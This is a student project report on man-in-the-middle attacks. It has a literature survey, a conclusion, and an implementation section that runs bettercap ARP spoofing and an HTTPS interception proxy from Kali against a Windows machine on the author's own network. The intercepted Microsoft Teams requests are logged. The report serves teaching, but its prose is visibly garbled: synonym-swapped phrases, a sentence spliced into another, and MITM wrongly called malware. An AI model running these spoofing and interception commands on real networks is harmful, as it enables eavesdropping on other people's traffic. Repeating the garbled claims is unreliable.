Man in the middle attack

Advanced Cyber Secuirty PROJECT REPORT

BACHELOR OF TECHNOLOGY
IN
COMPUTER SCIENCE AND
ENGINEERING core

by

P.Venkata Ashok

18BCN7119

Under the Guidance of

DR. SOMYA RANJAN SAHOO

SCHOOL OF COMPUTER SCIENCE
ENGINEERING VIT-APUNIVERSITY
AMARAVATI


Abstract

These days cyberattack is a serious criminal offense and it is a hotly debated issue moreover. A man-in-the-middle-attack is a kind of cyberattack where an unapproved outsider enters into an online correspondence between two users, remains escaped the two parties. The malware that is in the middle-attack often monitors and changes individual/classified information that was just realized by the two users. A man-in-the-middle-attack as a protocol is subjected to an outsider inside the system, which can access, read and change secret information without keeping any tress of manipulation. This issue is intense, and most of the cryptographic systems without having a decent authentication security are threatened to be hacked by the malware named ‘men-in-the-middle-attack’ (MITM/MIM). This paper essentially includes the view of understanding the term of ‘men-in-the-middle-attack’; the current work is mainly emphasized to accumulate related data/information in a single article so that it can be a reference to conduct research further on this topic at college/undergraduate level. This paper likewise audits most cited research and survey articles on ‘man-in-the-middle-attack’ recorded on 'Google Scholar'. The motivation behind this paper is to help the readers for understanding and familiarizing the topic 'man-in-the-middle at-tack'. Toolboxes are available and attacks are well documented, however protocols are still vulnerable and Man-in-The-Middle attacks remain present and widely used. Communications can be eavesdropped, systems can be impersonated, and this is known for long. The use of security elements into protocols design, setup or implementation can prevent most of the vectors if not all. This must of course be adapted to needs, as attacks have limited range, and defences are limited to situations or architectures. As the project's roots come from external researches, there is an interest in the project: results and conclusions will help to understand the issues, and defences involved in protocol design.

ıntroduction

In cryptography and PC security, a man-in-the-middle attack (MITM) is an attack where the attacker furtively transfers and perhaps changes the correspondence between two parties who trust they are straightforwardly communicating with each other. A man in the middle (MITM) attack is a general term for when a culprit positions himself in a discussion between a client and an application; either to listen stealthily or to imitate one of the parties, making it show up as though an ordinary trade of information is in progress (Meyer & Wetzel, 2004; Kish, 2006; Hypponen & Haataja, 2007; Ouafi et al. 2008). The objective of an attack is to take individual information, for example, login certifications, account points of interest and charge card numbers. Targets are normally the clients of financial applications, SaaS businesses, web-based business locales and other sites where logging in is required. Information obtained during an attack could be utilized for many, purposes, including fraud, unapproved support exchanges.

. an unlawful watchword change. Furthermore, it can be utilized to gain a decent footing inside an an-chored edge during the infiltration phase of an Advanced Persistent Threat (APT) strike. Fig. 1 portrays a schematic of 'men-in-the-middle-attack' belief system. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late. Man-in-the-middle attacks can be abbreviated in many ways, including MITM, MitM, MiM or MIM.



vectors of attack that they can represent. These vectors allow the identification of the different direct defences available. The second step will expose the defences efficiency, ease of use and

implementations in an existing architecture. The focus will be brought to the vectors and protocols interactions, as a simulation of the attack and the fix to avoid it.

Objective

This study aims to a better understanding of the key security weaknesses in the different protocols that can be used as a target in order to perform a **MiTM** attack. A better understanding of the vulnerabilities involves a complete overview of their functioning as well as the understanding of the mechanisms and protocols involved.The defences, and their implementation, aim to bring a better understanding on how the problems have been addressed and fixed. This will allow for further analysis in protocol designs and their resistance to **MiTM** attacks.Due to the organization in layers, the corruption of the second layer will target all protocols based on it. A conclusion is that we do not need to target all protocols, allowing us to experiment with vectors and defences. Further explanations will be given in the literature review.As opposite to the clear-text protocols, encryption seems to

provide all key elements to fight **MiTM** attacks, as they provide authentication, integrity and privacy to the user. The second part of our analysis aims to raise issues and risks that appear with its use, in order to dress a comparison of the defences themselves, and provide companies an understanding of when and how to use theme right, based on their security requirements and needs.The validation of the starting hypothesis detailed in the next part will give users and companies a clear approach to mitm resistance of the different protocols and existing defences.

Literature survey

MITM is named for a ball game where two people play catch while a third person in the middle attempts to intercept the ball. MITM is also known as a fire brigade attack, a term derived from the emergency process of passing water buckets to put out a fire. In the year 2004, U. Meyer and S. Wetzel presented a report on Universal Mobile Telecommunication System's (UITM) security protocol where they dis-cussed about 'men-in-the-middle-attack' on mobile communication (Meyer & Wetzel, 2004). In 2006, Kish published his research in a master listed journal where he showed an encryption method of MITM using Kirchhoff-loop-Johnson (-like)-noise cipher (Kish, 2006). Hypponen and Haataja (2007), made aIn the past few years, **MiTM** have been appearing in the news related to computer security and Intelligence agencies, the American National Security Agency have been reported impersonating google.com to perform one of their mission (Masnick, M., 2013 [41]).research on secure Bluetooth communication and showed their developed system was capable of pre-venting MITM attack (Hypponen & Haataja, 2007). Sun et al.,

2018 and Saif et al., 2018; made similar type of researches on updated version of Bluetooth networks security and discussed about new techniques to prevent MITM in two party's communication (Sun et al., 2018; Saif et al., 2018). Ouafi et al. (2008), Callegati et al. (2009), Joshi et al., (2009), Desmedt, (2011) and Sounthiraraj et al., (2014) conducted researches about HTTP security and those researches found MITM as a very serious threat and those also discussed about the prevention techniques (Ouafi et al., 2008; Callegati et al., 2009; Joshi et al., 2009; Desmedt, 2011; Sounthiraraj et al., 2014).

More recently, security researchers and companies alerted medias they found **MiTM** attacks targeting entire countries, or companies (Pilosov, A., Kapela, T., 2008 [48]), sometimes with stolen certificates to avoid alerts to be raised.


Attacks can be “live”, when the attacker has to keep poisoning the network to keep the attack running. They can also target the different cache. In order to save bandwidth and decrease latency, systems often use a cache. Introducing wrong values there will leave the network under attack as long as the cache data remains into the victim system. In case the poisoned cache belongs to a server delivering data to multiple users, it is even more powerful and dangerous, as the amount of victims grows with the amount of users (Schuba, C., August 1993 [50]).

In its work, (Courtois, T., N., 2011 [15]) highlights two types of **MiTM** attacks: the active ones in one hand, that require a change in the network operating, such as giving fake answers to the other systems, and the passive ones in the other hand: they do not require any change on the network, it is made by sniffing packets without having to operate any modification.

While targeting different layers offers multiple vectors to an attacker, they do not provide the same possibilities and results. The aims and objectives will often narrow down the options available.

Implementation

```
File  Actions  Edit  View  Help
root@kali:~# sudo apt-get update
Hit:1 http://ftp.harukasan.org/kali kali-last-snapshot InRelease
Reading package lists ... Done
root@kali:~# bettercap -v
```





```
http://bettercap.org/

bettercap 1.6.2

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.74.172  netmask 255.255.255.0  broadcast 192.168.74.255
        inet6 2409:4070:2d16:31f5:a00:27ff:fe72:9a71  prefixlen 64  scopeid 0x0<global>
        inet6 2409:4070:2d16:31f5:3009:86bc:f501:b7c2  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe72:9a71  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:72:9a:71  txqueuelen 1000  (Ethernet)
        RX packets 51  bytes 6553 (6.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 81  bytes 7447 (7.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# bettercap -I eth0 -X -T 192.168.74.181 --sniffer ARP --proxy-http --proxy-https
```



```
http://bettercap.org/

[I] Starting [ spoofing:✔ discovery:✘ sniffer:✔ tcp-proxy:✘ udp-proxy:✘ http-proxy:✘ https-proxy:✔ s
slstrip:✘ http-server:✘ dns-server:✘ ] ...

[I] [eth0] 192.168.74.172 : 08:00:27:72:9A:71 / eth0 ( PCS Systemtechnik GmbH )
```

```
Microsoft Windows [Version 10.0.19041.985]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ashok>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::486b:8ceb:5500:a5c7%3
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4070:2d16:31f5:bc68:c674:ac80:2b63
   Temporary IPv6 Address. . . . . . : 2409:4070:2d16:31f5:4ca1:5b7d:60f7:2838
   Link-local IPv6 Address . . . . . : fe80::bc68:c674:ac80:2b63%11
   IPv4 Address. . . . . . . . . . . : 192.168.74.181
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2c2a:e3ff:feda:5ec7%11
                                       192.168.74.45

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
```

```
root@kali:~# bettercap -I eth0 -X -T 192.168.74.181 --sniffer ARP --proxy-http --proxy-https
```




```
http://bettercap.org/


[I] Starting [ spoofing:✔ discovery:✘ sniffer:✔ tcp-proxy:✘ udp-proxy:✘ http-proxy:✘ https-proxy:✔ s
slstrip:✘ http-server:✘ dns-server:✘ ] ...

[I] [eth0] 192.168.74.172 : 08:00:27:72:9A:71 / eth0 ( PCS Systemtechnik GmbH )
[I] [GATEWAY] 192.168.74.45 : 2E:2A:E3:DA:5E:C7 ( ??? )
[W] WARNING: Both HTTP transparent proxy and URL parser are enabled, you're gonna see duplicated log
s.
[I] [SSL] Installing CA to /root/.bettercap ...
[I] [TARGET] 192.168.74.181 : DC:F5:05:F9:5B:8B ( ??? )
[I] [SSL] Loading HTTPS Certification Authority from '/root/.bettercap/bettercap-ca.pem' ...
[I] [SSL] Initializing certificates store '/root/.bettercap/certificates' ...
[I] [HTTPS] Proxy starting on 192.168.74.172:8083 ...
[I] [SSL] Fetching certificate from self.events.data.microsoft.com:443 ...
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[I] [SSL] Fetching certificate from snz04pap001.storage.live.com:443 ...
[192.168.74.181 > 13.107.42.12:https] [HTTPS] https://snz04pap001.storage.live.com/
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[192.168.74.181 > 52.114.32.43:https] [HTTPS] https://api.flightproxy.teams.microsoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[I] [SSL] Fetching certificate from presence.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.32.111:https] [HTTPS] https://presence.teams.microsoft.com/
[192.168.74.181 > 52.114.36.54:https] [HTTPS] https://api.flightproxy.teams.microsoft.com/
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.36.54:https] [HTTPS] https://api.flightproxy.teams.microsoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.14.201:https] [HTTPS] https://southeastasia-prod-2.notifications.teams.micr
osoft.com/
[I] [SSL] Fetching certificate from southeastasia-prod-2.notifications.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.14.201:https] [HTTPS] https://southeastasia-prod-2.notifications.teams.micr
osoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.88.20:https] [HTTPS] https://self.events.data.microsoft.com/
[192.168.74.181 > 52.114.14.201:https] [HTTPS] https://southeastasia-prod-2.notifications.teams.micr
osoft.com/
[I] [SSL] Fetching certificate from api.flightproxy.teams.microsoft.com:443 ...
[192.168.74.181 > 52.114.32.14:https] [HTTPS] https://api.flightproxy.teams.microsoft.com/
```



Conclusion

In the Introduction , the aims and objectives have been defined. The scope and focus have allowed for a wide approach, event so time was a concern and priorities have been made. The different vectors have found their place to be analyzed and understood. The network stack, its functioning, and the different protocols involved have been addressed as well.

Time management has been an important concern: tasks have been highlighted, organized by priority, distributed between the

different vectors. Deepening all points is not always feasible, do not obviously provide better information, and even lead to avoid a big part of the topic: it is important to plan and define priorities, as well as respecting the scope. A deviation from the initial Gantt chart [10] has been observed as limits to the testing in the virtual environment presented some inconsistencies that have been overcome by the use

of different equipments. The last week has been used as a buffer, what has been enough to perform required tasks and deepen tests and researches on encryption, that appeared a lot more than expected.

The implementation of the different defences built a picture of the security landscape addressing **MiTM** issues. Even so the time did not allow all security means to be covered, the most interesting ones for the current scope have been successfully implemented and tested, as well as the vectors of attack themselves. The **OSI** model has been kept and mixed with an approach of the vectors using priorities and well defined tasks, providing the expected outcome.

As vectors target the operating of the network itself and key mechanisms, it is important to understand the issues, in order to implement defences as close and as soon as possible, to avoid another network based on protocols built out of any security concern. The future Internet design has to be thought around and with these concerns. Issues can be organized in two categories, one regarding the design of the protocol itself, the other regarding the misconfiguration or related problems. The Injection [3.4.3] highlighted an interesting opening to hacking: if the encrypted protocol cannot

be exploited by other means, an attacker could choose to target clear-text protocols to inject malicious code in the objective of compromising the host, to then move to the information by another way.

The understanding of the vectors and key vulnerabilities is necessary to target and address such issues. An effort has to be made in the development to inform the user and prevent these manipulations to take place.

A the flavor has been given, a tremendous amount of protocols is used in telecommunications nowadays, and the various architectures pose a serious concern regarding their specific vulnerabilities. As the

scope of the project was to address the **IPv4** over Ethernet, and the focus was on the layers of the **OSI** model, this represents an interesting work for a wide range of readers. Nonetheless, it is far from representing a full picture of networking.

Finally, the transition to **IPv6** is also the change of **ARP**, **ICMP**, **IGP**s and various others. The present project is a current issue and encryption exposes a need for perpetual research and testing to ensure keys and cyphers are robust enough. The presence of these processes exposes the importance in nowadays networking, as well as computing, both part of our everyday life.

References

https://www.researchgate.net/publication/330249434_Man-in-the-middle-attack_Understanding_in_simple_words

https://en.wikipedia.org/wiki/Man-in-the-middle_attack

https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/